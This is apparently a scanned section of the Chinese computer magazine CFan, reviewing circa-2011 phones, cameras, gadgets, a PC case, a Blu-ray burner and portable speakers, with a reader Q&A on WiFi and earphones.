要大力推荐的是HTC Wildfire（G8），此款手机作为HTC Android系统家族的第8位成员，是在HTC连着推出Legend和Desire两款高端机型后，推出的一款定位中低端的入门级智能触屏手机，自上市以来，凭借其优越的性价比和时尚娱乐元素，备受年轻人的喜欢和青睐。



编辑点评：HTC Wildrire作为HTC最实用的入门级Android机型，整体性能表现相当出色，采用了在中低端产品中并不多见的最新光学触控板。内置500万像素的摄像头和LED补光灯，使得拍摄效果更清晰完美。其主流的配置和超高的性价比更彰显了平民亲和力，对年轻学生群体来说是一个不错的选择。

摩托罗拉 ME511

作为一款女性向的全键盘手机，摩托罗拉ME511做得十分精巧。该机使用了德州仪器OMAP3410的处理器，频率达720MHz，512MB ROM+512MB RAM，配备了安卓2.1系统，性能不错。该机内置GPS导航，支持3G网络，有WIFI功能，可使用收音机，整体表现很全面。



编辑点评：整体上来说，ME511适合喜欢小巧、新奇手机外型的时尚人士，旋转之后的ME511存放起来很是方便，现在该机普通版只需1300元，而T-mobile版只要999元（因为有网络锁，但是商家一般会免费为顾客解锁），已经非常实惠了，向女孩子推荐。

周璟 zhoujing@cfan.com.cn

机友会

数码栏目终于迎来了改版，欢迎各位读者朋友参与进来，若遇到问题可以登录CFan论坛（http://bbs.cfan.com.cn/）的数码版块发帖，或根据本版栏目邮箱地址给小编发送E-Mail，视问题普遍性，你的问题有机会在CFan杂志得到解答！

VID_鹏：小编好，本人最近买了个Android系统手机，发现在连接WiFi无线的时候信号特别不稳定，而且手机黑屏休眠后就会断网，开着的QQ就会掉线。同时用我的iPod touch就一点问题也没有，去问商家说这是Android的通病，不算故障。这可怎么办啊？

CFan#：这位读者反映的问题比较普遍，咱们可以分两个方面分析一下。第一信号不稳有可能是硬件的接收强度不够，iPod touch的接收能力和iPhone等同，属于手机中接收硬件最好的，很可能你的手机接收WiFi信号能力本身就比iPod touch弱，所以最好不要用苹果的东西做标杆（个人认为）；第二Android系统在电池使用上有几种节能模式，一般默认的最节能模式中就会休眠即断网，你应该查看一下修改相应的设置。再有推荐你安装一些局域网辅助类软件如WiFi管家等，可以在系统内帮你在任何节电模式下保持不断网。

T-bag：#你好，之前看过你几篇关于耳机的导购文章，自己想买个入耳式耳塞平时上班坐车时听，不过有人说入耳式耳塞对人的听觉系统有伤害还是买普通耳塞比较好，心里有点小怕难道这种耳塞真的损害听力，这两种耳塞的原理有什么区别呢？

CFan#：这个问题要说还是有些误区的，入耳式耳塞机的原理和普通耳塞没有什么两样，只不过将发声单元放到耳道里边而已，这样可以杜绝绝大部分的外界杂音，保证更纯净的音质收听。很多音质较好的普通耳塞如果贴合耳洞不够紧密也会明显漏音造成音质的下降，故入耳式耳塞机被许多音乐发烧友追捧。但是有损听力的说法似乎有点不妥，毕竟这方面的相关例证很缺乏，如果不是长时间过大的音量的使用损害可以不计，但据小编所致知，由于入耳式耳塞机在贴合耳道时非诚紧密，可能会出现汗液引起的中耳炎，所以最好不要太长时间持续使用。

飞扬：给电脑爱好者的编辑请安啦，我最近想给女朋友买个数码相机，预算1000~1500元吧，女友她比较偏爱SONY牌子的东东，我则力劝她选择佳能，如果外观好看一点的话那品牌就无所谓，不知道有什么推荐的吗？

CFan#：这个问题有点难度，毕竟每个人对美的看法各有不同，不过小编我倒是可以向你推荐几款轻薄时尚又兼顾机能的产品。你可以考虑佳能 IXUS 95，这款机型外观设计比较美观，而且粉红颜色机型应该更容易打动女生，配置方面和一般同价位机型相比没有太大不同，唯一缺憾是无高清视频功能。另外佳能 IXUS220 HS有火烈红颜色可选，也支持视频拍摄，就是比你的预算超出100元左右，你可以参考一下。索尼J10千元左右，而索尼T99外观更是没的说，你不妨看一下，毕竟是讨女友欢心，还是先问问她吧。CF

市场面面观


参考价格 2290元

谷歌Nexsu S

谷歌Nexsu S的报价为2290元（改版机）。之前这款手机2400元的价位已经持续多日，现在的调价也似乎预示着该机正准备向2000元大关发起最后的进攻，喜欢的朋友不妨持续关注一下它的近期动态。

谷歌Nexus S与I9000配置同样强大，机身正面配备了一块4.0英寸Super AMOLED材质触控屏，分辨率为480×800，显示效果非常艳丽，即使在强光的环境下也可以看清屏幕上显示的内容。

编辑点评：细心的朋友可能会发现，它的屏幕是具有一定弧度的，这样的设计使得用户在接打电话时机身更加贴合脸部，从而提升舒适度。而在硬件方面，它则内置一枚三星蜂鸟处理器，集成512MB运行内存，保证了系统的流畅运行。

索尼卡片机TX100

索尼TX100拥有1620万像素的成像能力，并配备了25mm广角的4倍光学变焦防抖镜头，高清视频拍摄也是这款相机的优势所在。

全新的1620万像素Exmor R CMOS传感器具有1/2.3英寸的物理尺寸，较之前一代TX9来说带来了400万像素的升级。TX100在镜头方面仍然选则搭载一枚具有4倍光变的卡尔蔡司防抖镜头，其焦段范围从25mm到100mm。


编辑观点：我们知道索尼很早就在卡片机身上加上了AVCHD格式的1920×1080P的视频拍摄功能，但是仅有25P的拍摄帧率总是感觉不太给力。而这次TX100则将其一下子提升到60/50P的水准，同时码率也达到了最高28Mbps，这一拍摄参数即便是和一些入门级DV进行比较，那也比较强悍了。


参考价格 1840元

CF



周璟 zhoujing@cfan.com.cn



毛绒音箱~哆啦A梦の音乐指挥家

尽管银幕上的"叮当猫"一如既往的活泼可爱，但事实上，它已有40岁的"高龄"了。这位德艺双馨的"老艺术家"四十年在娱乐圈立于不败的秘诀是什么？大概是它引发我们的对未来世界的无限遐想吧。为庆祝哆啦A梦诞生40周年，CM&M公司经香港国际影业授权，推出了一款无敌可爱的智能电动毛绒音箱——哆啦A梦の音乐指挥家（MC Dora）。这款音箱可以作为iPod等音乐播放器的喇叭，它会随着音乐节奏手舞足蹈。你也可以通过它的左脚按键编排舞蹈节奏。







带开瓶器的iPhone4手机保护套

此款产品是iPhone4专用的开瓶器手机保护套，主体为塑料材质，表面有ABS橡胶涂层，触感一流，还可有效防滑。内置不锈钢开瓶器，可以用来开啤酒瓶和易拉罐。当然，如果像iPhone这样浑身上下都冒着科技之光的东西，只是用来开下啤酒瓶，那就真的只是还好而已，所以，这款特别的手机保护套还另有绝招，那就是配合专门的iPhone应用程序（免费的，请自行下载），它可以充当计数器，记录下你开瓶畅饮的次数，而且，这个功能还可以和音乐播放联动，在每次开瓶的时候播放预设的音乐或者音效，甚至还能把开瓶的声音录下来，相当给力。

i-Helicopter
——iPhone/iPad 通红外遥控直升机（连陀螺仪）



相信拥有一个真正能飞起来的飞机模型是不少数码潮人儿时的梦想，如果已有iPhone/iPad/iTouch的其中一样，那么你已经有了一大半了。用iPhone/iPad/iPod控制的遥控直升飞机，不分版本，只要能下载安装APP（I-Helicopter）就行！支持iPhone陀螺仪，左右晃手机就能控制飞机！金属框架+高强度塑料材质，非常耐摔！很适合在无风、开阔的环境玩耍。只要用iPhone/iTouch/iPad打开APP Store，搜索并下载"I-Helicopter"软件，并将发射器插在iPhone耳机接口上（最好把iPhone音量调至最大），打开软件开始飞行吧！注：本产品既可以用触屏控制，还可打开陀螺仪控制模式摇晃手机就能控制飞机。





陶瓷备忘钟——Memo Clock

手机的备忘录功能司空见惯，不外乎定时提醒+文字描述，但这一切若是回归闹钟之上故为会怎么看呢？韩国手工打造的陶瓷备忘钟Memo Clock，既是时钟，又是留言板。把代办事项记在钟表旁边无疑是最聪明的做法！用内附的水性笔在陶瓷上可反复擦写。这样简洁的操作，是不是很个性呢。陶瓷备忘钟Memo Clock，韩国DESIGN ONE旗下品牌thehaki出品，获得2009红点设计和好设计（GoodDesign）奖。

整人玩具——微型电击测谎仪

测谎仪这东西据说确有其物，但这个是纯为整人而开发的。就算你说的是真话也极有可能被误判（笑），测谎的人可以向被测试者提问，每次提问之后都要按一下"Analyser"按钮。测谎器将衡量你有没有说谎，以及说谎的层级。如果被判断为说谎（随机），将会有LED指示灯显示你说谎的程度，指示灯亮的越多，就说明谎话越严重，所有的指示灯都会亮起，将受到被电击的惩罚。





Dream-Or-Real
黑盒版金属陀螺

已经过去一个多月了，你的梦，醒了吗？

来自国内一个《盗梦空间》爱好者的DIY作品，Dream-Or-Real黑盒版金属陀螺。从外观来看，算得上迄今最准确甚至精确的，其比例经过严谨的设计还原，表面也进行了多层的手工旧化处理，一如电影中呈现的质感一如果你再颓废一点，握着这陀螺，定然能感受到《盗梦》的精髓。简单地说，这是一份藏品，而非玩物。适合摆在电影收藏中，于慵懒的午后把玩。

爱国者超迷你无线11n路由器PW2880

虽然Wi-Fi无线网已经很普及了，但所在的会议室、大厅或客房里很可能只部署了有线网，不要对着平板、手机欲哭无泪，今天介绍的这款超迷你11n路由器就能轻松解决这样的烦恼。更重要的是，你还可以利用它跟身边的朋友、同事一起上网。此款产品只有8.26×2.8×1.36厘米，与一般优盘差不多大小却可以提供Wi-Fi无线标准并兼容802.11g/b/n，真是出门旅行必备之物啦！

CF

王健 wangjian@cfan.com.cn

“烈火金刚”驾到
多彩SH891游戏机箱




规格


机箱结构/机箱样式	ATX/立式
架构尺寸	202mm×450mm×450mm
架构材料	SPCC T=0.8mm
机箱接口	USB3.0×2，USB2.0×2；AUDIO
适用主板	MICRO ATX/ATX
扩展槽数	7位
硬盘位/光驱位	6个/4个
机箱重量	9.0kg/10.8kg（净重/毛重）
风扇位	炫酷侧板18cm风扇； 面板底部12cm风扇； 上盖12cm风扇；后板12cm风扇


外表炫酷，拆装方便，配备前置USB3.0接口
前面板容易留下指纹

编辑观点


多彩SH891拥有炫目的红色背光，外表炫酷至极，强大的扩展性和附赠的T9专业游戏键盘可吸引更多DIY玩家和游戏爱好者的关注




多彩SH891顶部设计也很炫酷，USB3.0接口更实用



前面板内还隐藏着风扇转速和背光的调节旋钮


侧插式硬盘位便于更换硬盘


作为赠品的多彩T9专业游戏键盘

SH891侧板的手动螺丝通过弹簧固定

体验感受

“烈火金刚”从何得名

如果你厌倦了机箱那千篇一律的单调造型，那么多彩SH891绝对可以让你重温眼前一亮的感觉。SH891夸张的棱角造型个性非凡，前面板左右两侧如火箭头般突出的红色棱角、机箱上盖流向两侧的红色线条，以及左侧板的红翼风扇，在开机后都能散发出犹如烈焰般的火红背光，在黑暗的环境中煞是好看，无愧于“烈火金刚”的美誉。如果你担心晚上看电影时机箱内部散发的红色背光会影响注意力，则可以通过SH891面板翻门后的旋钮来控制背光的强弱，同时还能调整机箱风扇的转速，相当方便。多彩SH891的前置扩展接口位于机箱顶部，提供了两组USB3.0、两组USB2.0和音频相关的接口，使用起来非常方便。

人性化的免工具拆装设计

多彩SH891的用料很给力，9kg的净重足以说明问题。为了简化DIY玩家的操作，这款机箱在免工具拆装设计方面的表现非常突出：5.25英寸光驱位、侧插式3.5英寸硬盘位以及PCI设备的扩展位都采用了免螺丝拆装设计，无需任何工具的帮忙就能轻松安装光驱或硬盘。举个最简单的例子，很多机箱侧板也采用了免工具的手动螺丝固定，但几次升级过后这种螺丝往往就找不到了。而多彩SH891的侧板固定螺丝则用弹簧与机箱相连，不仅让安装和拆卸更为容易，也解决了侧板手动螺丝容易丢失的问题。

轻松组建强大散热风道

多彩SH891的散热通道设计很科学，铁网工艺的前板底部、后板I/O接口旁、顶部隐藏式透风散热孔处都配有12cm的散热风扇，而炫酷的侧板也配备了一枚18cm的大风量静音风扇，搭建起一整套的散热风道，即便机箱内是再顶级的硬件也能从容应对。考虑到多组风扇运行时会产生一定的震动，多彩SH891的底部也选用了四个防震脚垫，最大限度避免核心硬件因震动而可能造成的损伤。

赠品同样很给力


多彩SH891的官方报价为799元，随主机还会赠送价值158元的T9专业游戏键盘。这款键盘的体积只有普通键盘的1/3，按键数量缩减到47个，FPS游戏常用的W、A、S、D和空格键都采用了醒目的红色按键，而且空格键还配备了2个，方便用户根据自己习惯用左手或右手进行操控。多彩T9游戏键盘两侧还提供了包括音量控制、键盘灯控制在内的多组功能键，键盘下方橡胶材质的腕托也带来了舒适的触感。总之，多彩SH891机箱具备炫酷的外表和强悍的扩展性和易用性，而附赠的T9专业游戏键盘也可帮助我们在CS一类的游戏中取得更好的成绩，非常适合游戏爱好者选择。CF


王健 wangjian@cfan.com.cn

高度USB3.0体验
华硕BW-12D1S-U外置蓝光刻录机


编辑观点

华硕BW-12D1S-U外观炫酷，配备USB3.0传输接口，在刻录蓝光光盘时可提速100%，非常适合高清影音爱好者选择







不用托架平放也时尚



蓝色的指示灯非常炫



打开光驱仓的效果图




光驱背部的接口与开关

Tips



999元



400-600-6655
http://www.asus.com.cn/

指数

易用程度	■■■■
界面外观	■■■■■
性能表现	■■■■▪
特色功能	■■■■■

规格

写入速度	BD-R（12X）、BD-R（6X）、BD-RE（2X）、双层BD-R（8X）、DVD±R（16X）、BD-RE（2X）、DVD+RW（8X）、DVD-RW（6X）、双层DVD±R（8X）、DVD-RAM（5X）、CD-R（40X）、CD-RW（24X）
存取速度	BD（250ms）、DVD（170ms）、CD（150ms）
光盘格式	Audio CD、Video CD、CD-I、CD-Extra、Photo CD、CD-Text、CD-ROM/XA、Multi-session CD、DVD Video、BD video
接口	USB2.0/USB3.0
数据缓冲	4MB
重量	1290g(含支架)



USB3.0模式刻录速度极快
产品重量不轻

体验感受

不像光驱的光驱

华硕BW-12D1S-U给人的第一印象并不是外置光驱，更像是一部小巧时尚的迷你蓝光播放机或HTPC。它采用了独特的“X型钻石切割设计”，整体外观由黑色的钢琴烤漆与亚光磨砂工艺构成，光驱主体上还嵌入了一枚好似钻石的菱形指示灯，当接通电源后会从中散发从蓝色的光芒，在昏暗的环境中煞是好看。BW-12D1S-U随机标配一组承托支架，可以让光驱立起来使用，并将光驱仓门架高，以便光盘的装卸。

配备高速USB3.0接口

除了外观炫酷以外，华硕BW-12D1S-U的另外一大亮点就是在背部配备了一组专用的USB3.0接口，其理论速率值可达5.0Gbps，与USB2.0接口的480Mbps理论速率值相比提高了10倍左右。此外，华硕BW-12D1S-U还采用了外置的供电模块，进一步降低了光驱主体的重量，并随机附赠一套红蓝3D眼镜，配合PowerDVD播放软件和相应的显示器就能体验立体的3D视觉享受，简单的一个按键即可实现实时2D与3D的转换。

USB2.0/3.0到底差多少

笔者用一款自带USB3.0接口的笔记本对BW-12D1S-U进行了测试。刻录同样一张4.7GB容量的光盘（16倍速DVD-R），在USB2.0接口上所用时间为358秒；当改用USB3.0接口重新测试时只用349s，由于DVD刻录时数据吞吐量有限，还没能达到USB2.0接口的理论带宽，所以即便换成USB3.0接口刻录速度也没有明显变化。虽然二者的速度差别不大，但在USB3.0模式下光驱的读取速度大幅提升，而CPU占有率则明显下降。当换成高达25GB容量的BD-R蓝光光盘刻录时，USB3.0那高达5Gbps的理论带宽就发挥功效了，刻满一张BD-R蓝光光盘USB2.0/3.0分别耗时1380s和670s，在USB3.0模式下可以节省一半左右的时间！

高清爱好者的选择

如今我们下载的1080P高清视频或者游戏动辄就十余GB，再大的硬盘也禁不起这类高清数据的折腾，而华硕BW-12D1S-U就能帮你在最短的时间内，将这些高清视频或者游戏保存在光盘上。如果你的电脑还有USB3.0接口，恭喜你，在刻录蓝光光盘时能帮你节省一半的时间（相对USB2.0）。此外，这款光驱还支持魔幻影音、OTS刻录优化大师、光盘加密、智能休眠等技术，非常适合高清爱好者选择。CF

高性价比低音炮

三诺H-118音箱

编辑观点

三诺H-118音箱属于中规中矩的2.1音箱，在功能设计上尽可能的简化了操作，但做工却不缩水。三频音质上没有明显的短板，向台式机用户推荐





800-999-5328
http://www.3nod.com.cn

评分


项目	评分
易用程度	■■■■■
界面外观	■■■■
性能表现	■■■■
特色功能	■■■■■

规格

项目	参数
额定功率	7.1W
频率响应	低音炮：50Hz~215Hz
	卫星箱：190Hz~20kHz
扬声器单元	4英寸+2×2英寸
信噪比	60dB
分离度	45dB
音箱尺寸	低音炮：165mm×233mm×190mm
	卫星箱：68mm×150mm×80mm
音箱重量	2.55kg
音箱材质	木质



功能简单实用
无明显缺点



主箱体单元特写




倒相孔 可增加音箱发声功率



调节按钮 简洁易操作



卫星箱设计圆润美观



卫星箱发声单元特写

体验感受

作为传统多媒体2.1音箱的老牌厂商，三诺多年来给用户推出了多款高性价比装机2.1音箱。近日，三诺隆重推出新款入门级2.1新品——H-118音箱。

操作简便 功能实用

三诺H-118音箱箱体浑身黑色设计，较为轻便小巧。考虑到人坐在电脑桌前，耳朵的位置，设计者特意将箱体设计出略带倾斜角度，以保证声场在人的头部位置分布均匀。三诺H-118采用全木质低音炮箱体设计，能有效杜绝谐振和箱体驻波，声音纯净。三诺将常用的接口和按键等都设在低音炮的右侧，相较于背置式的设计，侧置的开关和音量旋钮更显人性化。值得一提的是，它的音量旋钮足够大，加上设置了凸起的刻度提示，盲操作起来也相当方便。也许是入门级产品的关系，H-118省略了低音增益旋钮。

与黑色的低音炮箱体对比，以塑料材质打造的卫星箱显得圆润可爱，每个小音箱有两个发声单元，但上面的一个没有电路结构，只利用下面的声音播放作为余音，可以有效增进回响效果。

音质感受 不过不失

经过笔者试听，感到声音并没有太多的惊喜，整体表现较为均衡。从音乐欣赏的角度而言，三诺H-118的高频听感柔和，由于缺少独立的高音单元，因此高频没能给人明亮通透的感觉，但对于通过2英寸单元来发音的它而言大家不必强求；中频方面，H-118的听感亲切，对人声回放有着理想的还原能力，但细节解析力方面相对一般。三诺H-118的低频力度较好，合理的量感避免了给人朦胧的听感，整体而言值得肯定。在观看电影和玩游戏时临场感尚可，能够分辨出人生位置，可以完成一般使用要求。面对在影音娱乐方面的基本需求者，三诺这款H-118数码音箱还是不错之选的。CF

周璟 zhoujing@cfan.com.cn

小巧便携真实用

天敏TL305吉他音箱

编辑观点

天敏TL305吉他音箱整体设计很小巧，适合放在口袋里移动使用。功能方面比较全面，支持常规流媒体的直接播放，向有移动外放需求的用户推荐





0752-2091800
http://www.10moons.com



易用程度
界面外观
性能表现
特色功能

规格


存储介质	支持FAT16/FAT32格式U盘和TF卡
音乐格式	支持MP3、WMA和WAV音频格式
AUX输入	支持3.5mm接口的音源设备
耳机接口	支持耳机输出
电源规格	DC5V USB电源供电和充电
锂电电压	3.7V
频响范围	60Hz~20kHz
输出功率	3W
信噪比	≥85dB
收音频率	87.5MHz~108MHz
产品净重	147克
产品颜色	宝石蓝、玫瑰红、活力橙
产品尺寸	172mm×60mm×23mm




小巧便携，音质尚可，方便易用
低音稍差




音箱的主控面板




两个52毫米发声单元



支持USB和AUX输入



支持存储卡内音频播放



内置锂电池 方便携带使用

体验感受

小巧设计更便携

小编刚刚拿到天敏TL305时，感觉十分精巧，只有23毫米的厚度令整体造型很迷你，圆润的整体机身，只有一个遥控器般大小，一只手完全可以轻松掌握。在侧面一端有个挂绳孔，可挂挂绳，用以防止使用时机器脱手。正面与背面交界处被一圈白色的边线点缀，勾勒出整个机身的正面轮廓，黑色的扬声器网罩覆盖住正面，显得十分大气。在被黑色覆盖的正面板中央位置，嵌入一块可视化显示屏，显示屏外圈为红色的边缘线，红与黑的组合，凸显出别样的精致。

小身材 功能可不少

天敏TL305便携音箱额定输出功率为6W，内置了双52mm直径的全频带单元。在加入液晶显示屏之后，万年历、闹钟、歌词显示（歌词文件须单独下载）等功能在这款音箱上得以实现。音箱的箱体上方从左到右依次设置有模式按键、上一曲按键、下一曲按键和播放键，按键稍小，但操作起来并不困难。另外，这款音箱采用了最为常见的USB接口+SD卡槽的设计，在连接电脑后可以充当读卡器使用。出于通用性考虑，天敏TL305便携音箱同样采用了BL-5C锂电池设计，听音时间可达到5小时以上，而待机时间则会更长。

音质不俗 更适合数码设备

在小编实际使用的时候，能实现较大的音量而不会失真。在低频方面，由于缺少无源辐射器的支持，这款音箱低频量感稍显不足，下潜力度尚可。音箱的中频厚度适中，比较擅长人声细节的还原，而高频的延展性中规中矩。总的来看，这款音箱的中频表现出色一些，三频均没有明显的短板，接驳手机、MP3再合适不过了。

作为一款便携音箱，天敏TL305在便携性和功能上找到了一个很好的平衡点。液晶显示屏的尺寸尽管不大，很多功能都得以实现。感兴趣的朋友不妨关注一下。CF

周璟 zhoujing@cfan.com.cn

感受郁金香的绽放
朗琴S350III便携音箱

编辑观点

朗琴S350III被设计成移动桌面都适合的模式，播放功能比较全面。声场较为洪亮，音质在移动音箱中算得上优美，值得推荐



218元



400-883-7353
http://www.rqstyle.com




易用程度
界面外观
性能表现
特色功能

规格

额定阻抗	4欧
额定功率	2.5W
扬声器	40mm
额定电压	DC 5V
输出接口	3.5mm立体声
重量	245g
尺寸	209mm×43mm×63.5mm
颜色	烈焰红、精灵蓝、典雅灰




外观大气时尚，低频出色
无明显缺点







点阵式液晶屏 整洁易控




控制按键 手感优异



底部采用防滑胶垫
主要外部接口



内置电池可移动使用



背部面板有发声孔

体验感受

简约时尚 功能实用

朗琴S350III的整体设计风格偏向于简约，简洁的线条配合大块面的金属网罩的不对称设计使得整个箱体的外形显得低调优雅又不失灵气。音箱底座上银色的一条胶质软垫，能有效防止箱体的滑动，摆放在桌面播放音乐时时不会有什么震动。朗琴S350III正面带有一块隐藏式LED显示屏，不开机时显示屏就是一块黑色的镜子，下方分布着常规的一些诸如播放暂停、上下一曲、音量大小、主菜单、模式切换这些功能按键，在具体使用中反应速度很快，播放优盘或存储卡里的MP3时，液晶显示屏配合按键的操作非常简便，对音箱整体的便携播放有很大助益。有些微型音响的miniUSB接口就只是一个充电接口，没有其它功用，但对于朗琴郁金香系列的产品而言，它能够让S350III变身成为USB声卡，一条线解决声音输出和充电问题。

音质不俗 郁金香魅力十足

音质方面，朗琴S350III音箱的表现很优秀，相比其他便携类音频设备有了长足的进步。高频方面，朗琴S350III的声音表达非常细致，中音部分的人声方面，声音厚度适中，声感清晰，唱腔表达非常良好，细节方面也有一定的表达，乐器部分的声音相当清澈，没有过度的强化细节处理听感舒适，低频方面，朗琴S350III的低音下潜一般，但量感到位，弹性表现非常优秀，两枚被动增益作用在此发挥的淋漓尽致。CF

王健 wangjian@cfan.com.cn

金属“刀锋”锋芒毕露
雷柏E9070无线键盘



编辑观点

超越苹果G6的超薄设计，不锈钢拉丝的金属面板，雷柏E9070在150元左右的价位就提供了视觉和触觉的极致融合，不愧“刀锋”美誉



从侧面看，是不是很薄呢



